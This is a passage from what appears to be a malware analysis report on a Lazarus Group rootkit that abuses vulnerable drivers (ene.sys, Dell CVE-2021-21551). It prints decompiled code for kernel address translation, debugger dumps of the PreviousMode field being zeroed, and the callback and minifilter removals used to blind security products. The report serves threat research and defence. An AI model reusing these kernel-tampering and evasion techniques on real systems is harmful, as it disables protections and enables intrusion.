
UmPass
UmRdpService
UnistoreSvc
UnistoreSvc_3
upnphost
UrsChipidea
UrsCx01000
UrsSynopsys
usbaudio
usbaudio2
usbccgp

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
DisplayName	REG_SZ	@umpass.inf,%UmPass.SVCDESC%;Microsoft UMPass Driver
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Extended Base
ImagePath	REG_EXPAND_SZ	₩SystemRoot₩System32₩drivers₩umpassmgr.sys
Owners	REG_MULTI_SZ	bthleenum.inf umpass.inf eaphost.inf pnpxinternetgatewaydevices.inf
Start	REG_DWORD	0x00000001 (1)
Tag	REG_DWORD	0x0000000e (14)
Type	REG_DWORD	0x00000001 (1)

Figure 10. Modification of the existing Windows service registry key (umpass.sys -> umpassmgr.sys)

The rootkit modifies the binary path, then calls the "NtLoadDriver" API to run the appropriate service.

For reference, Lazarus Group not only has used the ene.sys driver but also has been found to have exploited the DELL vulnerability (CVE-2021-21551) depending on the variation of rootkit used.




2022-03-30 09:15:43	🟩 rundll32.exe	🟥 FileRepository.cpl ASD.Prevention(100)	Creates executable file	Creates executable file in system path	Target 🟩 DBUtil_2_3.Sys

Figure 11. A case of exploiting DELL vulnerability (CVE-2021-21551)

Similarly, if the CVE-2021-21551 vulnerability is exploited, the driver can obtain read and write permissions for the kernel memory area. This means that although only two cases of driver module exploitation have been identified until now, there is a potential for various drivers to be abused to disable systems.

3.2.5. Obtaining the Kernel DTB (Directory Table Base) Address

Through the processes above, the rootkit uses the ene.sys module to obtain read and write permissions with physical memory mapping on arbitrary kernel memory areas. However, as memory mapping is only possible for physical memory addresses, the rootkit must know the physical memory address of the PreviousMode field of the ETHREAD object which it ultimately aims to modify.




```
0: kd> dt _ETHREAD FFFFB88C41945080 +0x232(PreviousMode)
nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
[+0x232] PreviousMode      : 1 [Type: char]
...
```

Figure 12. ETHREAD object's PreviousMode field address information (rootkit's modification target value)

The rootkit transmitted SystemExtendedHandleInformation as a function argument to the "NtQuerySystemInformation" API and obtained the virtual address (Figure 12) of the PreviousMode of the currently running ETHREAD object. Then, in order to convert this address into a physical address, the rootkit implemented a code[2] that finds the DirBase value of the System process to directly obtain the Kernel DTB address as shown in Figure 13.

[2] https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/utilities/loading-device-driver




```
v2 = 0;
while ( 2 )
{
  v3 = sub_7FEF3102500(a1, v2, 0x10000u);     // MapPhysicalMemory
  v4 = 0i64;
  v5 = v3;
  v6 = 0;
  do
  {
    if ( (*(v4 + v5) & 0xFFFFFFFFFFFF00FFui64) == 0x1000600E9i64
      && (~*(v4 + v5 + 0x70) & 0xFFFFF80000000000ui64) == 0
      && (*(v4 + v5 + 0xA0) & 0xFFFFFF0000000FFFui64) == 0 )
    {
      v8 = *(v6 + v5 + 0xA0);
      sub_7FEF31025F0(a1);
      return v8;
    }
    v4 += 0x1000i64;
    v6 += 0x1000;
  }
  while ( v4 < 0x10000 );
  *(a1 + 40) = 0i64;
  pcbResult = 0i64;
  *(a1 + 32) = 0i64;
  *(a1 + 72) = time64(0i64);
  BCryptEncrypt(*(a1 + 24), (a1 + 72), 0x10u, 0i64, 0i64, 0, (a1 + 72), 0x10u, &pcbResult, 0);
  DeviceIoControl(                            // UnmapPhysicalMemory
    *(a1 + 16),
    0x80102044,
    (a1 + 32),
    0x38u,
    (a1 + 32),
    0x38u,
    &BytesReturned,
    0i64);
  v2 += 0x10000;
  if ( v2 < 0xA0000 )
    continue;
  break;
}
return 0i64;
```

Figure 13. Code to obtain the Kernel DTB

3.2.6. Address Conversion (Virtual Address > Physical Address)

The reason the rootkit obtained the Kernel DTB (CR3 register) address of the system process is to implement a code that can directly convert the virtual address to a physical address.

Figure 14 shows the process through which the Kernel DTB (CR3 register) value is used to convert the virtual address to a physical address.




3

Figure 14. Virtual address - physical address conversion process

The rootkit implemented the process in Figure 14 into a code, and as a result, it was able to calculate the physical address of the PreviousMode field's virtual address obtained from this process.

3 Windows Internals: System Architecture, Processes, Threads, Memory Management, and More, Part 1




```
result = sub_7FEF3102500(a1, a2 + 8 * ((a3 >> 39) & 0x1FF), 8u);
if ( result )
{
  v6 = *result;
  sub_7FEF31025F0(a1);
  v7 = sub_7FEF3102500(a1, (v6 & 0xFFFFFFFFFF000i64) + 8 * ((a3 >> 30) & 0x1FF), 8u);
  if ( !v7 )
    return 0i64;
  v8 = *v7;
  sub_7FEF31025F0(a1);
  if ( (v8 & 0x80u) != 0i64 )
  {
    v9 = v8 & 0xFFFFFC0000000i64;
    v10 = a3 & 0x3FFFFFFF;
    return (v10 + v9);
  }
  v11 = sub_7FEF3102500(a1, (v8 & 0xFFFFFFFFFF000i64) + 8 * ((a3 >> 21) & 0x1FF), 8u);
  if ( !v11 )
    return 0i64;
  v12 = *v11;
  sub_7FEF31025F0(a1);
  if ( !v12 )
    return 0i64;
  if ( (v12 & 0x80u) != 0i64 )
  {
    v9 = v12 & 0xFFFFFFFE00000i64;
    v10 = a3 & 0x1FFFFF;
    return (v10 + v9);
  }
  v13 = sub_7FEF3102500(a1, (v12 & 0xFFFFFFFFFF000i64) + 8 * ((a3 >> 12) & 0x1FF), 8u);
  if ( v13 && (v14 = *v13, sub_7FEF31025F0(a1), v14) )
    return ((a3 & 0xFFF) + (v14 & 0xFFFFFFFFFF000i64));
  else
    return 0i64;
}
return result;
```

Figure 15. Virtual address - physical address conversion code

3.2.7. Modification of the Thread Object's PreviousMode Field

The PreviousMode field is a field that verifies in the kernel whether the thread object has been called from the user area.
Thus, if this member variable is set to "0", one can access the kernel area even from the user area.




PreviousMode

Article • 12/15/2021 • 2 minutes to read • 2 contributors

When a user-mode application calls the **Nt** or **Zw** version of a native system services routine, the system call mechanism traps the calling thread to kernel mode. To indicate that the parameter values originated in user mode, the trap handler for the system call sets the **PreviousMode** field in the thread object of the caller to **UserMode**. The native system services routine checks the **PreviousMode** field of the calling thread to determine whether the parameters are from a user-mode source.

Figure 16. Explanation of PreviousMode - msdn

In order to modify the PreviousMode field, the rootkit used the virtual address-physical address conversion code and physical kernel memory mapping to change the PreviousMode field value from "1" to "0".



```
주소              Hex
0000021959 2152B2 01 08 00 00 00 02 28 00 00 00 00 00 00 00 03 00
0000021959 2152C2 00 00 00 00 00 00 00 00 00 01 01 00 00 00 05 00
0000021959 2152D2 00 00 00 00 00 00 D8 52 94 41 8C B8 FF FF D8 52
0000021959 2152E2 94 41 8C B8 FF FF E8 52 94 41 8C B8 FF FF E8 52
0000021959 2152F2 94 41 8C B8 FF FF 00 00 00 00 00 00 00 00 00 00
```

```
ffffb88c`419452b2 01 08 00 00 00 02 28 00 00 00 00 00 00 00 03 00
ffffb88c`419452c2 00 00 00 00 00 00 00 00 00 01 01 00 00 00 05 00
ffffb88c`419452d2 00 00 00 00 00 00 d8 52 94 41 8c b8 ff ff d8 52
ffffb88c`419452e2 94 41 8c b8 ff ff e8 52 94 41 8c b8 ff ff e8 52
ffffb88c`419452f2 94 41 8c b8 ff ff 00 00 00 00 00 00 00 00 00 00
```


```
주소              Hex
0000021959 2152B2 00 08 00 00 00 02 28 00 00 00 00 00 00 00 03 00
0000021959 2152C2 00 00 00 00 00 00 00 00 00 01 01 00 00 00 05 00
0000021959 2152D2 00 00 00 00 00 00 D8 52 94 41 8C B8 FF FF D8 52
0000021959 2152E2 94 41 8C B8 FF FF E8 52 94 41 8C B8 FF FF E8 52
0000021959 2152F2 94 41 8C B8 FF FF 00 00 00 00 00 00 00 00 00 00
```

```
ffffb88c`419452b2 00 08 00 00 00 02 28 00 00 00 00 00 00 00 03 00
ffffb88c`419452c2 00 00 00 00 00 00 00 00 00 01 01 00 00 00 05 00
ffffb88c`419452d2 00 00 00 00 00 00 d8 52 94 41 8c b8 ff ff d8 52
ffffb88c`419452e2 94 41 8c b8 ff ff e8 52 94 41 8c b8 ff ff e8 52
ffffb88c`419452f2 94 41 8c b8 ff ff 00 00 00 00 00 00 00 00 00 00
```

Figure 17. PreviousMode modification using physical memory mapping

The thread where the PreviousMode is set to "0" enters a sort of "GOD MODE" where through the "ZwWriteVirtualMemory" API, it can access both user and kernel areas.

The rootkit uses the "ZwWriteVirtualMemory" API to modify the global kernel data to ultimately disable the system.



```
    00007FFA47F93456   41:57                push r15
    00007FFA47F93458   48:8DAC24 B8FEFFFF   lea rbp,qword ptr ss:[rsp-148]
    00007FFA47F93460   48:81EC 48020000     sub rsp,248
    00007FFA47F93467   48:8B05 92EB0000     mov rax,qword ptr ds:[7FFA47FA2000]
    00007FFA47F9346E   48:33C4              xor rax,rsp
    00007FFA47F93471   48:8985 28010000     mov qword ptr ss:[rbp+128],rax
    00007FFA47F93478   4D:8BF8              mov r15,r8
    00007FFA47F9347B   4C:8BE2              mov r12,rdx
    00007FFA47F9347E   48:8D4424 38         lea rax,qword ptr ss:[rsp+38]
    00007FFA47F93483   4C:8BC2              mov r8,rdx
    00007FFA47F93486   4C:8BF1              mov r14,rcx
    00007FFA47F93489   48:8D55 A0           lea rdx,qword ptr ss:[rbp-60]
    00007FFA47F9348D   41:B9 40000000       mov r9d,40
    00007FFA47F93493   48:83C9 FF           or rcx,FFFFFFFFFFFFFFFF
    00007FFA47F93497   48:894424 20         mov qword ptr ss:[rsp+20],rax
RIP 00007FFA47F9349C   41:FF96 F00D0000     call qword ptr ds:[r14+DF0]
    00007FFA47F934A3   BA 4D5A0000          mov edx,5A4D
    00007FFA47F934A8   66:3955 A0           cmp word ptr ss:[rbp-60],dx
    00007FFA47F934AC   74 07                je patched 48 89.7FFA47F934B5

qword ptr ds:[r14+DF0]=[000002195781FF10 <&ZwWriteVirtualMemory>]=<ntdll.ZwWriteVirtualMemory>
```

```
x87TagWord FFFF
x87TW_0 3 (비어 있음) x87TW_1
x87TW_2 3 (비어 있음) x87TW_3
x87TW_4 3 (비어 있음) x87TW_5
x87TW_6 3 (비어 있음) x87TW_7

x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87
x87SW_C1 0  x87SW_C0  0  x87

기본값 (x64 fastcall)
1: rcx FFFFFFFFFFFFFFFF
3: r8 FFFFF80431400000
5: [rsp+20] 000000FEC607F088
```

Figure 18. Example of using the "ZwWriteVirtualMemory" API to write to kernel area from user area (GOD MODE)

3.3. Rootkit (Security Product Disabling Stage)

Disabling of security products by the rootkit is based on a whitelist system. Thus, all monitoring systems, excluding the crucial normal system driver files, are removed. The removal process involves using the "ZwWriteVirtualMemory" API to control the global kernel data.

3.3.1. Disabling Mini File Filter (fltmgr.sys)

Disabling of the mini file filter involves the checking of whether the callback address registered to the mini file filter (FltMgr) is included in the whitelist drivers shown in the table below. If the registered driver is not on this driver list and the Altitude of the driver is included in "Anti-virus, Activity-Monitor, or Content Screener altitude", it becomes a target of disablement.

List of normal drivers verified for file filter disabling
scvtrig.sys
fileinfo.sys
afv.sys
cng.sys
filecrypt.sys
storqosflt.sys
bindflt.sys
wcifs.sys

Table 2. Normal system drivers (whitelist)

Disabling is done by modifying the object data of the filter manager (FltMgr). The modified objects are "_FLT_FILTER", "_FLT_VOLUME", and "_FLT_INSTANCE".

Disabling _FLT_FILTER object
Modify InstanceList field (Remove instance of the target filter)

Table 3. Method of disabling the _FLT_FILTER object

_FLT_VOLUME object
Modify InstanceList field (Remove instance of the target filter)

Table 4. Method of disabling the _FLT_VOLUME object

_FLT_INSTANCE object
List connection link of PrimaryLink – Volume (_FLT_VOLUME) List connection link of FilterLink – Volume (_FLT_VOLUME)
The instance itself is untouched.

Table 5. Method of disabling the _FLT_INSTANCE object

3.3.2. Disabling Process/Thread/Module Detection

The kernel offers a feature to monitor whenever a process, thread, or module is newly created or loaded. Normally, this monitoring feature offered by the kernel is used to detect malware by the security products.

For example, the kernel driver calls the "PsSetCreateProcessNotifyRoutine" kernel API and registers a "callback routine" for process monitoring. Afterward, the kernel enables the execution of the callback routine registered by the kernel driver when a process is created.

By comparing the binary pattern of the ntoskrnl.exe process, the rootkit obtains the address information of the global variable shown below, where the callback routine is registered in. It then manipulates the data of the address to remove all process/thread/module callbacks. Like in the case of file filters, disabling of the process/thread/module detection is performed based on whitelist. Table 6 below shows the whitelist that the rootkit verifies.

- nt!PspNotifyEnableMask
- nt!PspLoadImageNotifyRoutine (Disables module load detection)
- nt!PspCreateThreadNotifyRoutine (Disables thread creation/end detection)
- nt!PspCreateProcessNotifyRoutine (Disables process creation/end detection)

List of drivers verified for process, image, and thread disabling
ntoskrnl.exe
ahcache.sys
mmcss.sys
cng.sys
ksecdd.sys
tcpip.sys

iorate.sys
ci.dll
dxkrnl.sys
peauth.sys

Table 6. Normal system drivers (whitelist)

The following is an example of a thread callback routine being disabled. Before the global data of nt!PspCreateThreadNotifyRoutine was changed, Windows Defender had been saved in the global data, but after it was disabled, all callback routines excluding a white driver (mmcss.sys) were removed.

<Before disabling thread callback>

```
fffff801`47cec3e0 ffffd60c4804baaf -> WdFilter!MpCreateThreadNotifyRoutine
fffff801`47cec3e8 ffffd60c4804ba7f -> WdFilter!MpCreateThreadNotifyRoutineEx
fffff801`47cec3f0 ffffd60c48de643f -> mmcss!CiThreadNotification
```

<After disabling thread callback>

```
fffff801`47cec3e0 ffffd60c48de643f -> mmcss!CiThreadNotification
fffff801`47cec3e8 0000000000000000 -> Remove !!
fffff801`47cec3f0 0000000000000000 -> Remove !!
```

3.3.3. Disabling Registry Callback

The rootkit checks the starting byte of "CmUnRegisterCallback" by comparing the binary pattern of the ntoskrnl.exe process. Similar to the disabling of processes/threads/modules, it modifies the global kernel data named nt!CallbackListHead to disable the registry callback registered on the system.

After the registry callback is disabled, monitoring of registry-related behaviors becomes impossible.

Figures 19 and 20 below show the nt!CallbackListHead data before and after it has been modified.



WdFilter!MpObPreOperationCallback
AhnRghNt+0x9984
0xffffd60c468c7f48
(FLink 0xffffb008ae885080)
(BLink 0xffffb008b614bc00)
0xffffb008ae885080
(FLink 0xffffb008b614bc00)
(BLink 0xffffd60c468c7f48)
